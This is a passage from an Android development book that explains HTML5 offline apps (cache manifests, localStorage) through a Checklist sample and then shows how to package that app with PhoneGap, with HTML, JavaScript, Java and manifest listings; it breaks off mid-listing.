### About the Sample App

Checklist is, as the name suggests, a simple checklist application. When you first launch it, the list will be empty:





*Figure 431: The Checklist, as initially launched*

You can enter some text in the top field and click the Add button to add it to the list:





*Figure 432: The Checklist, with one item added*

You can "check off" individual items, which are then displayed in strike-through:





*Figure 433: The Checklist, with one item marked as completed*

You can also delete the checked entries (via the Delete Checked button) or all entries (via the Delete All button), which will pop up a confirmation dialog before proceeding:





*Figure 434: The Checklist's delete confirmation dialog*

### "Installing" Checklist on Your Phone

To access Checklist on your Android device, visit one of the URLs above for the hosted edition using the Browser application — the shortened one may be easiest to enter into the browser on the device. You can then add a bookmark for it (More > Add bookmark from the browser's options menu) to come back to it later.

You can even set up a shortcut for the bookmark on your home screen, if you so choose — just long-tap on the background, choose Bookmark, then choose the Checklist bookmark you set up before.

### Examining the HTML

All of that is accomplished using just a handful of lines of HTML:

```
<!DOCTYPE html>
<html lang="en" manifest="checklist.manifest">
<head>
```

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Checklist</title>
<meta name="viewport"
  content="width=device-width; initial-scale=1.0; maximum-scale=1.0;
user-scalable=0;" />
<meta name="apple-mobile-web-app-capable" content="yes" />
<meta name="apple-mobile-web-app-status-bar-style" />
<link rel="apple-touch-startup-image" href="splashscreen.png" />
<link rel="stylesheet" href="styles.css" />
<link rel="apple-touch-icon-precomposed"
      href="apple-touch-icon-precomposed.png" />
</head>
<body>
<section>
    <header>
      <button type="button" id="sendmail">Mail</button>
      <h1>Checklist</h1>
    </header>
    <article>
       <form id="inputarea" onsubmit="addNewItem()">
          <input type="text" name="name" id="name" maxlength="75"
                  autocorrect placeholder="Tap to enter a new item&hellip;" />
          <button type="button" id="add">Add</button>
        </form>
        <ul id="maillist">
        <li class="empty"><a href="" id="maillink">Mail remaining items</a></li>
      </ul>
        <p id="totals"><span id="tally1">Total: <span id="total">0</span></span>
        <span id="tally2">Remaining: <span id="remaining">0</span></span></p>
      <ul id="checklist">
        <li class="empty">Loading&hellip;</li>
      </ul>
    </article>
    <fieldset>
      <button type="button" id="deletechecked">Delete Checked</button>
      <button type="button" id="deleteall">Delete All</button>
    </fieldset>
</section>
<script src="main.js"></script>
</body>
</html>
```

For the purposes of offline applications, though, the key is the `manifest` attribute of our `html` element. Here, we specify the relative path to a manifest file, indicating what the rules are for caching various portions of this application offline.

### Examining the Manifest

So, since the manifest is where all the fun is, here is what Checklist's manifest looks like:

```
CACHE MANIFEST
#version 54
styles.css
main.js
splashscreen.png
```

The HTML5 manifest format is extremely simple. It starts with a `CACHE MANIFEST` line, followed by a list of files (technically, relative URLs) that should be cached. It also supports comments, which are lines beginning with `#`.

The manifest can also have a `NETWORK:` line, followed by relative URLs that should never be cached. Similarly, the manifest can have a `FALLBACK:` line, followed by pairs of relative URLs: the URL to try to fetch off the network, followed by the URL of a cached resource to use if the network is not available.

In principle, the manifest should request caching for everything that the application needs to run, though the page that requested the caching (`index.html` in this case) is also cached.

## Web Storage

Caching the HTML5 application's assets for offline use is all well and good, but that will be rather limiting on its own. In an offline situation, the application would not be able to use AJAX techniques to interact with a Web service. So, if the application is going to be able to store information, it will need to do so on the browser itself.

Google Gears and related tools pioneered this concept and blazed the trail for what is now variously called "Web Storage" or "DOM Storage" for HTML5 applications. An HTML5 app can store data persistently on the client, within client-imposed limits. That, in conjunction with offline asset caching, means an HTML5 application can deliver far more value when it lacks an Internet connection, or for data that just does not make sense to store "in the cloud".

Note that, technically, Web Storage is not part of HTML5, but is a related specification. However, it tends to get "lumped in with" HTML5 in common conversation.

## What Does It Mean?

On a Web Storage-enabled browser, your Javascript code will have access to a `localStorage` object, representing your application's data. More accurately, each "origin" (i.e., domain) will have a distinct `localStorage` object on the browser.

The `localStorage` object is an "associative array", meaning you can work with it either via numerical indexes or string-based keys at your discretion. Values typically are strings. You can:

1. Find out how many entries are in the array via `length()`
2. Get and set items by key via `getItem()` and `setItem()`
3. Get the key for a numerical index via `key()`
4. Remove individual entries via `removeItem()` or remove all items via `clear()`

This means you do not have the full richness of a SQL database, like you might have with SQLite in a native Android application. But, for many applications, this should suffice.

## How Do You Use It?

Checklist stores the list items as keys in the associative array, with a value of `0` for a regular item and `1` for a deleted item. Here, we see the code for putting a new item into the checklist:

```
try {
  localStorage.setItem(strippedString, data);
}
catch (e) {
  if (e == QUOTA_EXCEEDED_ERR) {
    alert('Quota exceeded!');
  }
}
```

Here is the code where those items are pulled back out of storage and put into an array for sorting and, later, display as DOM elements on the Web page itself:

```
/*get all items from localStorage and push them one by one into an
array.*/
for (i = 0; i <= listlength; i++) {

  var item = localStorage.key(i);
  myArray.push(item);
}
```

```
/*sort the array into alphabetical order.*/
myArray.sort();
```

When the user checks the checkmark next to an item, the storage is updated to toggle the checked setting persistently:

```
/*toggle the check flag.*/
if (target.previousSibling.checked) {
  data = 0;
}
else {
  data = 1;
}
/*save item in localStorage.*/
try {
  localStorage.setItem(name, data);
} catch (e) {

  if (e == QUOTA_EXCEEDED_ERR) {
    alert('Quota exceeded!');
  }
}
```

Checklist also has code to delete items from storage, either all those marked as checked:

```
/*remove every item from localStorage that has the data flag checked.*/
while (i <= localStorage.length-1) {

  var key = localStorage.key(i);
  if (localStorage.getItem(key) === '1') {
    localStorage.removeItem(key);
  }
  else { i++; }
}
```

... or all items:

```
/*deletes all items in the list.*/
deleteAll: function() {

  /*ask for user confirmation.*/
  var answer = confirm("Delete all items?");

  /*if yes.*/
  if (answer) {

    /*remove all items from localStorage.*/
    localStorage.clear();
    /*update view.*/
       checklistApp.getAllItems();
```

```
    }
    /*clear up.*/
    delete checklistApp.deleteAll;
},
```

### Web SQL Database

Android's built-in browser also supports a "Web SQL Database" option, one where you can use SQLite-style databases from Javascript. This adds a lot more power than basic Web Storage, albeit at a complexity cost. It is also not part of an active standard — the WHATWG team working on this standard has set it aside for the time being.

You might consider evaluating Lawnchair, which is a Javascript API that allows you to store arbitrary JSON-encoded objects. It will use whatever storage options are available, and therefore will help you deal with cross-platform variety. In particular, it supports the Google Gears facility found in some older versions of Android.

## Going To Production

Creating a little test application requires nothing magical. Presumably, though, you are interested in others using your application – perhaps many others. Classic Java-based Android applications have to deal with testing, having the application digitally signed for production, distribution through various channels (such as the Android Market), and updates to the application by one means or another. Those issues do not all magically vanish because HTML5 is used as the application environment. However, HTML5 does change things significantly from what Java developers have to do.

### Testing

Since HTML5 works in other browsers, testing your business logic could easily take advantage of any number of HTML and Javascript testing tools, from Selenium to QUnit to Jasmine.

For testing on Android proper — to ensure there are no issues related to Android's browser implementation — you can use Selenium's Android Driver or Remote Control modes.

### Signing and Distribution

Unlike native Android applications, you do not need to worry about signing your HTML5 applications.

The downside of this is that there is no support for distribution of HTML5 applications through the Play Store, which today only supports native Android apps. Users will have to find your application by one means or another, visit it in the browser, bookmark the page, and possibly create a home screen shortcut to that bookmark.

### Updates

Unlike native Android applications, which by default must be updated manually, HTML5 applications will be transparently updated the next time they run the app while connected to the Internet. The offline caching protocol will check the Web server for new editions of files before falling back to the cached copies. Hence, there is nothing more for you to do other than publish the latest Web app assets.

## Issues You May Encounter

Unfortunately, nothing is perfect. While HTML5 may make many things easier, it is not a panacea for all Android development problems.

This section covers some potential areas of concern you will want to consider as you move forward with HTML5 applications for Android.

### Android Device Versions

Not all Android devices support HTML5 — only those running Android 2.x or higher. Ideally, therefore, you do a bit of "user-agent sniffing" on your Web server and redirect older Android users to some other page explaining the limitations in their device.

Here is the user-agent string for a Nexus One device running Android 2.1:

```
Mozilla/5.0 (Linux; U; Android 2.1-update1; en-us; Nexus One
Build/ERE27) AppleWebKit/530.17 (KHTML, like Gecko) Version/4.0 Mobile
Safari/530.17
```

As you can see, it is formatted like a typical modern user-agent string, meaning it is quite a mess. It does indicate it is running `Android 2.1-update1`.

Eventually, somebody will create a database of user-agent strings for different device models, and from there we can derive appropriate regular expressions or similar algorithms to determine whether a given device can support HTML5 applications.

## Screen Sizes and Densities

HTML5 applications can be run on a wide range of screen sizes, from QVGA Android devices to 1080p LCDs and beyond. Similarly, screen densities may vary quite a bit, so while a 48x48 pixel image on a smartphone may be an appropriate size, it may be too big for a 1080p television, let alone a 24" LCD desktop monitor.

Other than increasing the possible options on the low end of screen sizes, none of this is unique to Android. You will need to determine how best to design your HTML and CSS to work on a range of sizes and densities, even if Android were not part of the picture.

## Limited Platform Integration

HTML5, while offering more platform integration than ever before, does not come close to covering everything an Android application might want to be able to do. For example, an ordinary HTML5 application cannot:

1. Launch another application
2. Work with the contacts database
3. Raise a notification
4. Do work truly in the background (though “Web workers” may alleviate this somewhat someday)
5. Interact with Bluetooth devices
6. Record audio or video
7. Use the standard Android preference system
8. Use speech recognition or text-to-speech
9. And so on

Many applications will not need these capabilities, of course. And, one can expect that other application environments, like PhoneGap, will evolve into “HTML5 Plus” for Android. That way, you could create a stock application that works across all devices and an enhanced Android application that leverages greater platform integration, at the cost of some additional amount of programming.

## Performance and Battery

There has been a nagging concern for some time that HTML-based user interfaces are inefficient compared to native Android UIs, in terms of processor time, memory, and battery. For example, one of the stated reasons for avoiding BONDI-style Web widgets for the Android home screen is performance.

Certainly, it is possible to design HTML5 applications that will suck down the battery. For example, if you have a hunk of Javascript code running every second indefinitely, that is going to consume a fair amount of processor time. However, outside of that, it seems unlikely that an ordinary application would be used so heavily as to materially impact battery life. Certainly, more testing will need to be done in this area.

Also, an HTML5 application may be a bit slower to start up than are other applications, if the Browser has not been used in a while, or if the network connection is there but has minimal bandwidth to your server.

## Look and Feel

HTML5 applications can certainly look very slick and professional – after all, they are built with Web technologies, and Web apps can look very slick and professional.

However, HTML5 applications will not necessarily look like standard Android applications, at least not initially. Some enterprising developers will, no doubt, create some reusable CSS, Javascript, and images that will, for example, mirror an Android native `Spinner` widget (a type of drop-down control). Similarly, HTML5 applications will tend to lack options menus, notifications, or other UI features that a native Android application may well use.

This is not necessarily bad. Considering the difficulty in creating a very slick-looking Android application, HTML5 applications may tend to look better than their Android counterparts. After all, there are many more people skilled in creating slick Web apps than are skilled in creating slick Android apps.

However, some users may complain about the look-and-feel disparity, just because it is different.

### Distribution

HTML5 applications can be trivially added to a user's device — browse, bookmark, and add a shortcut to the home screen.

However, HTML5 applications will not show up in the Play Store, so users trained to look at the Market for available applications will not find HTML5 applications, even ones that may be better than their native counterparts.

It is conceivable that, someday, the Play Store will support HTML5 applications. It is also conceivable that, someday, Android users will tend to find their apps by means other than searching the Android Market, and will be able to get their HTML5 apps that way. However, until one of those becomes true, HTML5 applications may be less "discoverable" than their native equivalents.

## HTML5: The Baseline

HTML5 is likely to become rather popular for conventional application development. It gives Web developers a route to the desktop. It may be the only option for Google's Chrome OS. And, with ever-improving support on popular mobile devices — Android among them — developers will certainly be enticed by another round of "write once, run anywhere" promises.

It is fairly likely that, over time, HTML5 will be the #2 option for Android application development, after the conventional Java application written to the Android SDK. That will make HTML5 the baseline for comparing alternative Android development options — not only will those options be compared to using the SDK, they will be compared to using HTML5.

# PhoneGap

PhoneGap is perhaps the original alternative application framework for Android, arriving on the scene in early 2009. PhoneGap is open source, backed by Adobe, who in 2011 acquired Nitobi, the firm founded by PhoneGap's creators.

## Prerequisites

Understanding this chapter requires that you have read the chapter on `WebView` and the chapter on HTML5.

## What Is PhoneGap?

As the PhoneGap About page puts it:

> Mobile development is a mess. Building applications for each device–iPhone, Android, Windows Mobile and more–requires different frameworks and languages. One day, the big players in mobile may decide to work together and unify third-party app development processes. Until then, PhoneGap will use standards-based web technologies to bridge web applications and mobile devices. Plus, because PhoneGap apps are standards compliant, they're future-proofed to work with browsers as they evolve.

PhoneGap, today, focuses on bridging the gap between Web technologies and native mobile development, with access to more features than HTML5 applications have.

## What Do You Write In?

A PhoneGap application is made up of HTML, CSS, and JavaScript, no different than a mobile Web site or HTML5 application, except that the Web assets are packaged with the application, rather than downloaded on the fly.

A pre-installed PhoneGap application, therefore, can contain comparatively large assets, such as complex JavaScript libraries, that might be too slow to download over slower EDGE connections. However, PhoneGap will still be limited by the speed of mobile devices and how quickly WebKit can load and process those assets.

Also, development for WebKit-for-mobile has its differences over development for WebKit-for-desktops, particularly with respect to touch versus mouse events. You may want to develop using mobile layers of JavaScript frameworks (e.g., jqTouch versus plain jQuery) where practical.

## What Features Do You Get?

As with an HTML5 application, you get the basic capabilities of a Web browser, including AJAX support. Beyond that, PhoneGap adds a number of JavaScript APIs to allow you to get at the underlying features of the Android platform. At the time of this writing, that includes:

1. Accelerometer access, for detecting movement of the device
2. Audio recording
3. Camera access, for taking still pictures
4. Database access, both to databases of your creation (SQLite) or others built into Android (e.g., contacts)
5. File system access, such as to the SD card or other external storage
6. Geolocation, for determining where the device is
7. Vibration, for shaking the phone (e.g., force-feedback)

Since some of these are part of the HTML5 specification (e.g., geolocation), you have your choice of APIs. Also, this list changes over time, so you may have access to more than what is described here.

## What Do Apps Look Like?

They will look like Web pages, more so than native Android apps. You can use CSS and images to mimic the Android look and feel to some extent, but only for those

sorts of widgets that are readily able to be created in both Android and HTML. For example, the Android `Spinner` widget — which resembles a drop-down list — may be difficult to mimic in HTML.

Here is a screenshot of a PhoneGap example application:





*Figure 435: A PhoneGap example application*

## How Does Distribution Work?

Distributing a PhoneGap application is pretty much identical to distributing any other standard Android application. After testing, you will create a standard APK file with the Android build tools, from an Android project generated for you by PhoneGap. This project will contain the Java, XML, and other necessary bits to wrap around your HTML, CSS, and JavaScript to make up your application. Then, you digitally sign the application and upload it to the Play Store or any other distribution mechanism you wish to use.

### What About Other Platforms?

PhoneGap is not just for Android. You can create PhoneGap applications for iPhone, Blackberry, some flavors of Symbian, and WebOS. In theory, at least, you can create one application using HTML, CSS, JavaScript, and the PhoneGap JavaScript APIs, and have it run across many devices.

There are a couple of limitations that will hamper your progress to that goal:

- The Web browsing component used by PhoneGap across all those platforms is not identical. Even multiple platforms using WebKit will have different WebKit releases, based upon what was available when WebKit was integrated into a given device's firmware. Hence, you will want to test and ensure your CSS, in particular, works as you would expect on as many devices as possible.
- Not all PhoneGap JavaScript APIs are available on all devices as yet, due to a variety of factors (e.g., not exposed in the platform's native APIs, lack of engineering time to hoist the capability into the PhoneGap APIs). There is a table on the PhoneGap site that will keep you apprised of what works and what does not across the devices. You will want to restrict your feature use to match your desired platforms, or restrict your platforms to match your desired features.

### How Is It Licensed?

PhoneGap is available under the Apache Software License 2.0. In 2011, Nitobi contributed PhoneGap to the Apache Software Foundation (ASF) for independent management, just prior to being acquired by Adobe. This has now turned into Apache Cordova.

## Using PhoneGap

Now, let's look at more of the mechanics for using PhoneGap.

PhoneGap's installation and usage, as of the time of this writing, normally requires an expert in Java-based Android development. You need to install a whole bunch of tools, edit configuration files by hand, and so forth. If you want to do all of that, documentation is available on the PhoneGap site.

If you are reading this chapter, there's a decent chance that you would rather skip all of that. Hence, for many, the best answer is the PhoneGap/Build service.

## Installation

The PhoneGap Web site will allow you to download the latest PhoneGap tools as a ZIP archive. You can unpack those wherever it makes sense for your development machine and platform.

For Android development, that is all of the PhoneGap-specific installation you will need. However, you will need the Android SDK and related tools (e.g., Eclipse, if you wish to use Eclipse) for setting up the project.

## Creating and Installing Your Project

A PhoneGap Android project is, at its core, a regular Android project, which you can create following the instructions outlined earlier in this book. To convert the standard generated "Hello, World" application into a PhoneGap project, you need to do the following:

- From the `Android/` directory of wherever you unZIPped the PhoneGap ZIP file, copy the PhoneGap JAR file to the `libs/` directory of your project. If you are using Eclipse, you will also need to add it to your build path.
- Create an `assets/www/` directory in your project. Then, copy over the PhoneGap JS file from the `Android/` directory of wherever you unZIPped the PhoneGap ZIP file.
- Adjust the standard "Hello, World" activity to inherit from `DroidGap` instead of `Activity`. This will require you to import `com.phonegap.DroidGap`.
- In your activity's `onCreate()` method, replace `setContentView()` with `super.loadUrl("file:///android_asset/www/index.html");`
- In your manifest, add all of the permissions that PhoneGap requests, listed later in this chapter.
- Also in your manifest, add a suitable `<supports-screens>` element based upon what screen sizes you are willing to test and support.
- Also in your manifest, add `android:configChanges="orientation|keyboardHidden"` to your `<activity>` element, as `DroidGap` handles orientation-related configuration changes

At this point, you can create an `assets/www/index.html` file in your project and start creating your PhoneGap application using HTML, CSS, and Javascript. You will need to have a reference to the PhoneGap Javascript file (e.g., `<script type="text/javascript" charset="utf-8" src="phonegap.0.9.4.js" />`). When you want to test the application, you can build and install it like any other Android application (e.g., **`ant clean debug install`** if you are using the command line build process).

For somebody experienced in Android SDK development, setting this up is not a big challenge.

## PhoneGap/Build

PhoneGap/Build is a Tools-as-a-Service (TaaS) hosted approach to creating PhoneGap projects. This way, all of the Android build process is handled for you by PhoneGap-supplied servers. You just focus on creating your HTML, CSS, and Javascript as you see fit.

When you log into PhoneGap/Build, you are first prompted to create your initial project, by supplying a name and the Web assets to go into the app:





*Figure 436: Creating your first project in PhoneGap/Build*

You will be able to add new projects later on via a New App button, which gives you the same set of options.

Your choices for the assets are to upload a ZIP file containing all of them, or to specify the URL to a public GitHub repository that PhoneGap/Build can pull from. The latter tends to be more convenient, if you are used to using Git for version control, and if your project is open source (and therefore has a public repository).

Once you click the Upload button, the PhoneGap/Build server will immediately start building your application for Android, plus Blackberry, Symbian, and WebOS:





*Figure 437: Building your first project in PhoneGap/Build*

Each of the targets has its own file extension (e.g., apk for Android). Clicking that link will let you download that file. Or, click on the name of the project, and you get QR codes to enable downloads straight to your test device:


*Figure 438: Your project's QR codes in PhoneGap/Build*

This page also gives you a link to update the app from its GitHub repo (if you chose that option). Or, click Edit to specify more options, such as the version of your application or its launcher icon:





*Figure 439: Your project's settings in PhoneGap/Build*

All in all, if you do not otherwise need the Android SDK and related tools on your development machine, PhoneGap/Build certainly simplifies the PhoneGap building process.

PhoneGap/Build is free for open source (public) projects, but there are fees associated with private use beyond a single app, starting at $12 per month.

# PhoneGap and the Checklist Sample

The beauty of PhoneGap is that it wraps around HTML, CSS, and Javascript. In other words, you do not have to do much of anything PhoneGap-specific to be able to take advantage of PhoneGap delivering to you an APK suitable for installation on an Android device. That being said, PhoneGap does expose more stuff to you than you can get from the standards, if you need them and are willing to use proprietary PhoneGap APIs for them.

## Sticking to the Standards

Given an existing HTML5 application, all you need to do to make it be an installable APK is wrap it in PhoneGap.

For example, to convert the HTML5 version of Checklist into an APK file, you need to:

- Follow the steps to create an empty PhoneGap project outlined earlier in this chapter
- Copy the HTML, CSS, Javascript, and images from the HTML5 project into the `assets/www/` directory of the PhoneGap project (note that you do not need things unique to HTML5, such as the cache manifest)
- Make sure that your HTML entry point filename matches the path you used with the `loadUrl()` call in your activity (e.g., `index.html`)
- Add a reference to the PhoneGap Javascript file from your HTML
- Build and install the project

Here is the `DroidGap` activity for our app, from the `PhoneGap/Checklist` project:

```
package com.commonsware.pg.checklist;

import android.app.Activity;
import android.os.Bundle;
import com.phonegap.DroidGap;

public class Checklist extends DroidGap {
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    super.loadUrl("file:///android_asset/www/index.html");
  }
}
```

Here is the manifest, with all of the PhoneGap-requested settings added:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="1"
          android:versionName="1.0"
          package="com.commonsware.pg.checklist"
          xmlns:android="http://schemas.android.com/apk/res/android">

  <application android:icon="@drawable/cw"
               android:label="@string/app_name">
    <activity android:configChanges="orientation|keyboardHidden"
              android:label="@string/app_name"
              android:name="Checklist">
```

```
      <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
      </intent-filter>
    </activity>
  </application>
  <supports-screens android:anyDensity="true"
                    android:largeScreens="true"
                    android:normalScreens="true"
                    android:resizeable="true"
                    android:smallScreens="true" />
  <uses-permission android:name="android.permission.CAMERA" />
  <uses-permission android:name="android.permission.VIBRATE" />
  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
  <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
  <uses-permission
android:name="android.permission.ACCESS_LOCATION_EXTRA_COMMANDS" />
  <uses-permission android:name="android.permission.READ_PHONE_STATE" />
  <uses-permission android:name="android.permission.INTERNET" />
  <uses-permission android:name="android.permission.RECEIVE_SMS" />
  <uses-permission android:name="android.permission.RECORD_AUDIO" />
  <uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS" />
  <uses-permission android:name="android.permission.READ_CONTACTS" />
  <uses-permission android:name="android.permission.WRITE_CONTACTS" />
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
</manifest>
```

And here is the HTML — almost identical to the HTML5 original, removing some HTML5 offline stuff (e.g., iPhone icons) and adding in the reference to PhoneGap's Javascript file:

```
<!DOCTYPE html>
<html lang="en" manifest="checklist.manifest">
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <title>Checklist</title>
    <meta name="viewport"
      content="width=device-width; initial-scale=1.0; maximum-scale=1.0;
user-scalable=0;" />
    <link rel="stylesheet" href="styles.css" />
    <script type="text/javascript" charset="utf-8"
src="phonegap.0.9.4.js"></script>
</head>
<body>
    <section>
        <header>
          <button type="button" id="sendmail">Mail</button>
          <h1>Checklist</h1>
        </header>
        <article>
          <form id="inputarea" onsubmit="addNewItem()">
              <input type="text" name="name" id="name" maxlength="75"
```

```
                      autocorrect placeholder="Tap to enter a new item&hellip;"
/>
              <button type="button" id="add">Add</button>
